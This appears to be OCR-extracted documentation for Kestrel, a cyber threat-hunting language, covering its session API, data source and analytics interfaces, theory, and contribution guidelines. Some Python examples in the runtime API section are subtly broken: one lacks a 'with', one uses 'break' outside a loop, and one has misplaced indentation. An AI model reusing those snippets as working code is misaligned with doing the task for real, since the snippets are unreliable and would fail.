
4.5 Comment

Comment strings in Kestrel start with # to the end of the line.

4.6 Data And Analytics Interfaces

Kestrel aims to keep it open and easy to add data source and analytics—not only adding data source through the STIX-Shifter interface and adding analytics through the docker interface, but even keeping the interfaces open and extensible. You might start with a STIX-Shifter data source, and then want to add another data source which already splits STIX observations—no STIX-Shifter is needed. You can generate this capability to develop a data source interface in parallel to STIX-Shifter and handle data from multiple EDRs and SIEMs in your environment. Similar concepts apply to analytics. You might start with writing Kestrel analytics in docker containers, but then need to develop analytics around code that is executing in the cloud. What is needed is the power to quickly add analytics interfaces besides the docker one that is shipped with Kestrel.

To quickly develop new interfaces for data sources and analytics, Kestrel abstracts the connection to data source and analytics with two layers: Kestrel runtime communicates with interfaces and the interfaces communicate with the data sources or analytics. Both data source and analytics interfaces can be quickly developed by creating a new Python package following the rules in *Kestrel Data Source Interface* and *Kestrel Analytics Interface*.



Each interface has one or multiple schema strings, for example, `stixshifter://` for the STIX-Shifter interface and `docker://` for the docker analytics interface. To use a specific data source or analytics, a user specifies an identifier of the data source or analytics as `schema://name` where `name` is the data source name or analytics name.

CHAPTER

FIVE

RUNTIME API

5.1 Kestrel Session

A Kestrel session provides an isolated stateful runtime space for a huntflow.

A huntflow is the source code or script of a cyber threat hunt, which can be developed offline in a text editor or interactively as the hunt goes. A Kestrel session provides the runtime space for a huntflow that allows execution and inspection of hunt statements in the huntflow. The *Session* class in this module supports both non-interactive and interactive execution of huntflows as well as comprehensive APIs besides execution.

Examples

A non-interactive execution of a huntflow:

```
from kestrel.session import Session
with Session() as session:
    open(huntflow_file) as hff:
        huntflow = hff.read()
    session.execute(huntflow)
```

An interactive composition and execution of a huntflow:

```
from kestrel.session import Session
with Session() as session:
    try:
        hunt_statement = input(">>> ")
    except EOFError:
        print()
        break
    else:
        output = session.execute(hunt_statement)
        print(output)
```

Export Kestrel variable to Python:

```
from kestrel.session import Session
huntflow = """newvar = GET process
                       FROM stixshifter://workstationX
                       WHERE [process:name = 'cmd.exe']"""
with Session() as session:
    session.execute(huntflow)
```

(continues on next page)

(continued from previous page)

```
    cmds = session.get_variable("newvar")
for process in cmds:
    print(process["name"])
```

class kestrel.session.Session(*session_id=None*, *runtime_dir=None*, *store_path=None*, *debug_mode=False*)

Bases: `object`

Kestrel Session class

A session object needs to be instantiated to create a Kestrel runtime space. This is the foundation of multi-user dynamic composition and execution of huntflows. A Kestrel session has two important properties:

- Stateful: a session keeps track of states/effects of statements that have been previously executed in this session, e.g., the values of previous established Kestrel variables. A session can invoke more than one *execute()*, and each *execute()* can process a block of Kestrel code, i.e., multiple Kestrel statements.
- Isolated: each session is established in an isolated space (memory and file system):
  - Memory isolation is accomplished by OS process and memory space management automatically – different Kestrel session instances will not overlap in memory.
  - File system isolation is accomplished with the setup and management of a temporary runtime directory for each session.

Parameters

- **runtime_dir** (*str*) – to be used for *runtime_directory*.
- **store_path** (*str*) – the file path or URL to initialize *store*.
- **debug_mode** (*bool*) – to be assign to *debug_mode*.

session_id

The Kestrel session ID, which will be created as a random UUID if not given in the constructor.

Type str

runtime_directory

The runtime directory stores session related data in the file system such as local cache of queried results, session log, and may be the internal store. The session will use a temporary directory derived from *session_id* if the path is not specified in constructor parameters.

Type str

store

The internal store used by the session to normalize queried results, implement cache, and realize the low level code generation. The store from the `firepit` package provides an operation abstraction over the raw internal database: either a local store, e.g., SQLite, or a remote one, e.g., PostgreSQL. If not specified from the constructor parameter, the session will use the default SQLite store in the *runtime_directory*.

Type firepit.SqlStorage

debug_mode

The debug flag set by the session constructor. If True, a fixed debug link `/tmp/kestrel` of *runtime_directory* will be created, and *runtime_directory* will not be removed by the session when terminating.

Type bool

`runtime_directory_is_owned_by_upper_layer`
: The flag to specify who owns and manages *`runtime_directory`*. False by default, where the Kestrel session will manage session file system isolation – create and destory *`runtime_directory`*. If True, the runtime directory is created, passed in to the session constructor, and will be destroyed by the calling site.

    Type bool

`symtable`
: The continuously updated *symbol table* of the running session, which is a dictionary mapping from Kestrel variable names `str` to their associated Kestrel internal data structure `VarStruct`.

    Type dict

`data_source_manager`
: The data source manager handles queries to all data source interfaces such as local file stix bundle and stix-shifter. It also stores previous queried data sources for the session, which is used for a syntax sugar when there is no data source in a Kestrel `GET` statement – the last data source is implicitly used.

    Type kestrel.datasource.DataSourceManager

`analytics_manager`
: The analytics manager handles all analytics related operations such as executing an analytics or getting the list of analytics for code auto-completion.

    Type kestrel.analytics.AnalyticsManager

`execute`(*codeblock*)
: Execute a Kestrel code block.

    A Kestrel statement or multiple consecutive statements constitute a code block, which can be executed by this method. New Kestrel variables can be created in a code block such as `newvar = GET ...`. Two types of Kestrel variables can be legally referred in a Kestrel statement in the code block:

    - A Kestrel variable created in the same code block prior to the reference.
    - A Kestrel variable created in code blocks previously executed by the session. The session maintains the *`symtable`* to keep the state of all previously executed Kestrel statements and their established Kestrel variables.

    Parameters **`codeblock`** (*`str`*) – the code block to be executed.

    Returns A list of outputs that each of them is the output for each statement in the inputted code block.

`parse`(*codeblock*)
: Parse a Kestrel code block.

    Parse one or multiple consecutive Kestrel statements (a Kestrel code block) into the abstract syntax tree. This could be useful for frontends that need to parse a statement *without* executing it in order to render some type of interface.

    Parameters **`codeblock`** (*`str`*) – the code block to be parsed.

    Returns A list of dictionaries that each of them is an *abstract syntax tree* for one Kestrel statement in the inputted code block.

`get_variable_names`()
: Get the list of Kestrel variable names created in this session.

`get_variable`(*var_name*)
: Get the data of Kestrel variable `var_name`, which is list of homogeneous entities (STIX SCOs).

`create_variable`(*var_name*, *objects*, *object_type=None*)

Create a new Kestrel variable `var_name` with data in `objects`.

This is the API equivalent to Kestrel command `NEW`, while allowing more flexible objects types (Python objects) than the objects serialized into text/JSON in the command `NEW`.

Parameters

- **`var_name`** (*`str`*) – The Kestrel variable to be created.
- **`objects`** (*`list`*) – List of Python objects, currently support either a list of `str` or a list of `dict`.
- **`object_type`** (*`str`*) – The Kestrel entity type for the created Kestrel variable. It overrides the `type` field in `objects`. If there is no `type` field in `objects`, e.g., `objects` is a list of `str`, this parameter is required.

`do_complete`(*code*, *cursor_pos*)

Kestrel code auto-completion.

This function gives a list of suggestions on the inputted partial Kestrel code to complete it. The current version sets the context for completion on word level – it will reason around the last word in the input Kestrel code to provide suggestions. Data sources and analytics names can also be completed since the entire URI are single words (no space in data source or analytic name string). This feature can be used to list all available data sources or analytics, e.g., giving the last partial word `stixshifter://`.

Currently this method computes code completion based on:

- Kestrel keywords
- Kestrel variables
- data source names
- analytics names

Parameters

- **`code`** (*`str`*) – Kestrel code.
- **`cursor_pos`** (*`int`*) – the position to start completion (index in `code`).

Returns A list of suggested strings to complete the code.

`close`()

Explicitly close the session.

Only needed for non-context-managed sessions.

5.2 Kestrel Data Source Interface

The abstract interface for building a data source interface for Kestrel.

A Kestrel data source interface is a Python package with the following rules:

- The package name should use prefix `kestrel_datasource_`.
- The package should have one and only one root level class inherited from *`AbstractDataSourceInterface`*.
  - There is no restriction on package structure for the package.
  - There is no restriction on interface class name.

  - The interface class should inhert *AbstractDataSourceInterface*.
  - The interface class should be importable from the package directly, i.e., it needs to be imported into `__init__.py` of the package.
  - Zero class inherited from *AbstractDataSourceInterface* will result in an exception.
  - Multiple classes inherited from *AbstractDataSourceInterface* will result in an exception.

`class kestrel.datasource.interface.`**`AbstractDataSourceInterface`**

Bases: `abc.ABC`

The abstract class for building a data source interface.

Why do we design the interface this way? Actually we do not need a class for building the interface since all methods are static. However, in Python, we need to have a class if we'd like to enforce developers to implement the methods when developing a concrete interface. This is done by using both `@staticmethod` and `@abstractmethod` decorators for all methods/functions. When using an interface, Kestrel runtime will not instantiate an object from an interface class but use the static methods directly. This may not look beautiful in design, and hope we have something comparable to `typeclass` in Haskell for non-OOP interface abstraction in the future.

`abstract static schemes()`

`scheme` (the URI prefix before `://`) of the data source interface.

Every data source interface should have at least one *unique* scheme to use at the beginning of the data source URI. To develop a new data source, one needs to check public Kestrel data source packages to name a new one that is not taken. Note that scheme defined here should be in lowercase, and Kestrel data source manager will normalize schemes of incoming URIs into lowercase.

Returns A list of schemes; A URI with one of the scheme will be processed by this interface.

Return type [str]

`abstract static list_data_sources()`

List data source names accessible from this interface.

Returns A list of data source names accessible from this interface.

Return type [str]

`abstract static query`(*uri*, *pattern*, *session_id*)

Sending a data query to a specific data source.

If the store of the session is modified and directly gets the data loaded into a `query_id`, it should return `kestrel.datasource.ReturnFromStore`.

If the interface uses local files as intermediate/temporary storage before loading it to the store, it should return `kestrel.datasource.ReturnFromFile`.

Parameters

- **`uri`** (*`str`*) – the full URI including the scheme and data source name.
- **`pattern`** (*`str`*) – the pattern to query (currently we support STIX).
- **`session_id`** (*`str`*) – id of the session, may be useful for analytics directly writing into the store.

Returns returned data. Currently there are two choices: `kestrel.datasource.ReturnFromFile` and `kestrel.datasource.ReturnFromStore`.

Return type *kestrel.datasource.retstruct.AbstractReturnStruct*

5.3 Kestrel Data Source ReturnStruct

`class kestrel.datasource.retstruct.`**`AbstractReturnStruct`**

Bases: `abc.ABC`

The abstract class for creating return objects.

1. it should have a constructor for the interface to create it. The interface should specify the `query_id` in the constructor.
2. it should have a *`load_to_store`* method for Kestrel runtime to load data from it.

`abstract load_to_store``(`*store*`)`

Load the data (from data source) to store.

Returns the `query_id`, which is a identifier in the store associated with the loaded data entries.

Return type str

`class kestrel.datasource.retstruct.`**`ReturnFromFile`**`(`*query_id*, *file_paths*`)`

Bases: *`kestrel.datasource.retstruct.AbstractReturnStruct`*

The return structure when the data source interface uses files as intermediate storage before loading to store.

Parameters

- **`query_id`** (*`str`*) – typically just a UUID.
- **`file_paths`** (*`[str]`*) – the list of stix bundle file paths.

`load_to_store``(`*store*`)`

Load the data (from data source) to store.

Returns the `query_id`, which is a identifier in the store associated with the loaded data entries.

Return type str

`class kestrel.datasource.retstruct.`**`ReturnFromStore`**`(`*query_id*`)`

Bases: *`kestrel.datasource.retstruct.AbstractReturnStruct`*

The return structure when the data source interface directly operates on the store.

Parameters **`query_id`** (*`str`*) – typically just a UUID.

`load_to_store``(`*store*`)`

Load the data (from data source) to store.

Returns the `query_id`, which is a identifier in the store associated with the loaded data entries.

Return type str

5.4 STIX Shifter Data Source Interface

STIX Shifter data source package provides access to data sources via stix-shifter.

Before use, need to install the target stix-shifter connector packages such as `stix-shifter-modules-carbonblack`.

The STIX Shifter interface can reach multiple data sources. The user needs to setup one *profile* per data source. The profile name will be used in the `FROM` clause of the Kestrel `GET` command, e.g., `newvar = GET entity-type FROM stixshifter://profilename WHERE ...`. Kestrel runtime will load the profile for the used profile from environment variables:

- `STIXSHIFTER_PROFILENAME_CONNECTOR`: the STIX Shifter connector name, e.g., `elastic_ecs`.

- `STIXSHIFTER_PROFILENAME_CONNECTION`: the STIX Shifter connection object in JSON string.
- `STIXSHIFTER_PROFILENAME_CONFIG`: the STIX Shifter configuration object in JSON string.

Properties of profile name:

- Not case sensitive, e.g., `profileX` in the Kestrel command will match `STIXSHIFTER_PROFILEX_...` in environment variables.
- Cannot contain `_`.

class `kestrel_datasource_stixshifter.interface.`**`StixShifterInterface`**

Bases: *`kestrel.datasource.interface.AbstractDataSourceInterface`*

static schemes()

STIX Shifter data source interface only supports `stixshifter://` scheme.

static list_data_sources()

Get configured data sources from environment variable profiles.

static query(*uri*, *pattern*, *session_id=None*)

Query a stixshifter data source.

5.5 Kestrel Analytics Interface

The abstract interface for building an analytics interface for Kestrel.

A Kestrel analytics interface is a Python package with the following rules:

- The package name should use prefix `kestrel_analytics_`.
- The package should have one and only one root level class inherited from *`AbstractAnalyticsInterface`*.
  - There is no restriction on package structure for the package.
  - There is no restriction on interface class name.
  - The interface class should inhert *`AbstractAnalyticsInterface`*.
  - The interface class should be importable from the package directly, i.e., it needs to be imported into `__init__.py` of the package.
  - Zero class inherited from *`AbstractAnalyticsInterface`* will result in an exception.
  - Multiple classes inherited from *`AbstractAnalyticsInterface`* will result in an exception.

class `kestrel.analytics.interface.`**`AbstractAnalyticsInterface`**

Bases: `abc.ABC`

The abstract class for building an analytics interface.

abstract static schemes()

`scheme` (the URI prefix before `://`) of the analytics interface.

Every analytics interface should have at least one *unique* scheme to use at the beginning of the analytics URI. To develop a new analytics interface, one needs to check public Kestrel analytics packages to name a new one that is not taken. Note that scheme defined here should be in lowercase, and Kestrel analytics manager will normalize schemes of incoming URIs into lowercase.

Returns A list of schemes; A URI with one of the scheme will be processed by this interface.

Return type [str]

`abstract static list_analytics()`

List analytics names accessible from this interface.

Returns A list of analytics names accessible from this interface.

Return type [str]

`abstract static execute(`*uri*, *argument_variables*, *session_id=None*, *parameters=None*`)`

Execute an analytics.

An analytics updates argument variables in place with revised attributes or additional attributes computed. Therefore, there is no need to return any variable, but the optional display object can be returned if the analytics generate anything to be shown by the front-end, e.g., a visualization analytics.

When realizing the execute() method of an analytics interface, one needs to realize the following functionalities:

1. Execute the specified analytics.
2. Keep track of input/output Kestrel variables
3. Kestrel variable update (in most cases, this is done by the analytics interface; in some cases, an analytics may directly update the store).
4. Prepare returned display object.

Parameters

- **`uri`** (*`str`*) – the full URI including the scheme and analytics name.
- **`argument_variables`** (*`[kestrel.symboltable.VarStruct]`*) – the list of Kestrel variables as arguments.
- **`session_id`** (*`str`*) – id of the session, may be useful for analytics directly writing into the store.
- **`parameters`** (*`dict`*) – analytics execution parameters in key-value pairs `{"str":"str"}`.

Returns returned display or None.

Return type kestrel.codegen.display.AbstractDisplay

5.6 Docker Analytics Interface

Docker analytics interface executes Kestrel analytics via docker.

An analytics using this interface should follow the rules:

- The analytics is built into a docker container reachable by the Python `docker` package.
- The name of the container should start with `kestrel-analytics-`.
- The container will be launched with a mounted volumn `/data/` for exchanging input/output.
- The input Kestrel variables (all records) are put in `/data/input/` as `0.parquet.gz`, `1.parquet.gz`, . . . , in the same order as they are passed to the `APPLY` command.
- The output (updated variable data) should be yielded by the analytics to `/data/output/` as `0.parquet.gz`, `1.parquet.gz`, . . . , in the same order of the input variables. If a variable is unchanged, the output parquet file of it can be omitted.
- If a display object is yielded, the analytics should write it into `/data/display/`.

class kestrel_analytics_docker.interface.**DockerInterface**

Bases: `kestrel.analytics.interface.AbstractAnalyticsInterface`

static schemes()

Docker analytics interface only supports `docker://` scheme.

static list_analytics()

Check docker for the list of Kestrel analytics.

static execute(*uri*, *argument_variables*, *session_id=None*, *parameters=None*)

Execute an analytics.

CHAPTER


SIX

THEORY BEHIND KESTREL


We define a *hunt* in *Language Specification* as a procedure to find a set of entities in the monitored environment that associates with a cyber threat. We will discuss a more comprehensive definition here as well as the relation between the definitions.

6.1 Threat Intelligence Computing

In an ideal world where we can monitor all activities of computations, we can model computations as labeled temporal graphs. Each node in the graph is an entity defined in the basic terminology in *Language Specification*, and each edge in the graph is an event that happens at a specific time and connects two entities. We call such graph *computation graph*, and computation graph instances at different monitoring levels, e.g., host-level, network-level, are illustrated below:



(a) host filesystem **(b) a computation graph**



(a) network topology **(b) a computation graph**

A computation graph objectively records all activities of a computation, either benign and malicious parts. If one has access to such computation graphs, one can perform threat hunting as a graph computation problem to find a subgraph associated with each threat. Graph computation does not need to be complicated, and we prove that one only need one type of operation—functional graph pattern matching—to achieve Turing-complete *cyber reasoning* procedures. Cyber reasoning is a procedure generalized from threat hunting to iteratively finding subgraphs of one's interest. One may be interested in finding a subgraph that describes a threat, a subgraph that describes the origin of given processes, a subgraph that describes the impacts of a malicious process, etc. Further mitigation can follow such as blocking a traffic flow, killing a process, or shutting down a machine.

We formally define computation graph, model cyber reasoning as a graph computation problem, introduce functional graph pattern matching, and demonstrate the power of it with a prototype cyber reasoning language τ-calculus in the paper *Threat Intelligence Computing*[1]. The establishment of *dynamic cyber reasoning* via threat intelligence computing largely enhances the detection efficiency of unknown threats, especially against Advanced Persistent Threats (APT) that are dynamically developed and customized for each attack target[2].

6.2 Theory And Reality

We cannot assume we get a complete computation graph in reality. We cannot assume all real-world monitored data are connected. While we are pushing for big data security towards complete computation graph, we design Kestrel to use data that exists today even with disconnected entities. We relax the assumptions and derive threat hunting from a subgraph identification problem into a subset identification problem regarding the possible disconnectivity in real-world data. In the meanwhile, we have `FIND` command in Kestrel to move from one node to another in a real-world incomplete computation graph if the connection exists. And STIX pattern used in `GET` command provides some capability to express simple graph patterns.

The open source of Kestrel is not an end. It is the beginning to evolve with the entire community including threat hunters, security developers, security vendors, threat intelligence providers, and everyone. We are not retreating from the beautiful and composable functional graph computation methodology for cyber reasoning. We are paving a realistic road towards it.

6.3 Acknowledgment

This open source project is built upon research sponsored by the Air Force Research Laboratory (AFRL) and the Defense Advanced Research Agency (DARPA). The fundamental research is part of the DARPA Transparent Computing program. The views, opinions, and/or findings contained in our papers and talks are those of the authors and should not be interpreted as representing the official views or policies of the Department of Defense or the U.S. Government.

6.4 References

[1] Xiaokui Shu, Frederico Araujo, Douglas L. Schales, Marc Ph. Stoecklin, Jiyong Jang, Heqing Huang, and Josyula R. Rao. 2018. Threat Intelligence Computing. In Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS '18). Association for Computing Machinery, New York, NY, USA, 1883–1898. DOI: https://doi.org/10.1145/3243734.3243829

[2] Xiaokui Shu. 2020. Unleashing Cyber Reasoning: DARPA Transparent Computing Threat Hunting Retrospective. Sponored talk at Annual Computer Security Applications Conference (ACSAC) '20. https://www.youtube.com/watch?v=9IlUoGpXvYo

CHAPTER

SEVEN

CONTRIBUTING

Contributions are welcome, and they are greatly appreciated!

You can contribute in many ways (more is coming):

7.1 Types of Contributions

7.1.1 Report Bugs

Report bugs at Kestrel issue tracker:

If you are reporting a bug, please include:

- Your operating system name and version.
- Any details about your local setup that might be helpful in troubleshooting.
- Detailed steps to reproduce the bug.

7.1.2 Fix Bugs

Look through the GitHub issues for bugs. Anything tagged with "bug" and "help wanted" is open to whoever wants to implement it.

7.1.3 Implement Features

Look through the GitHub issues for features. Anything tagged with "enhancement" and "help wanted" is open to whoever wants to implement it.

7.1.4 Write Documentation

We use the Google Style docstrings in our source code. Sphinx will pick them up for documentation generation and publishing.

- supported sections
- docstring examples

7.1.5 Submit Feedback

The best way to send feedback is to file an issue at Kestrel issue tracker.

If you are proposing a feature:

- Explain in detail how it would work.
- Keep the scope as narrow as possible, to make it easier to implement.
- Remember that this is a volunteer-driven project, and that contributions are welcome :)

7.2 Code Style

We follow the symbol naming convention and use black to format the code.

7.3 Development Workflow

We follow the branching model summarized by Vincent Driessen.

In addition to the above model, we follow an additional branch naming rule:

- Branch name: `feature-issueID-short-description`
  - prefix: either `feature` or `hotfix`
  - issueID: a integer that refers to the issue with details
  - short-description: short description with hyphens as seperators

7.4 Pull Request Guidelines

Before you submit a pull request, check that it meets these guidelines:

1. The pull request should include tests.
2. If the pull request adds functionality, the docs should be updated.
3. The pull request should work for Python 3.6 and 3.8.

CHAPTER

EIGHT

CREDITS

8.1 Development Leads

- Xiaokui Shu
- Paul Coccoli

8.2 Contributors

- Charlie Wu
- Jill Casavant
- Sulakshan Vajipayajula
- Chew Kin Zhong

CHAPTER NINE

INDICES AND TABLES

- genindex
- modindex
- search

PYTHON MODULE INDEX

INDEX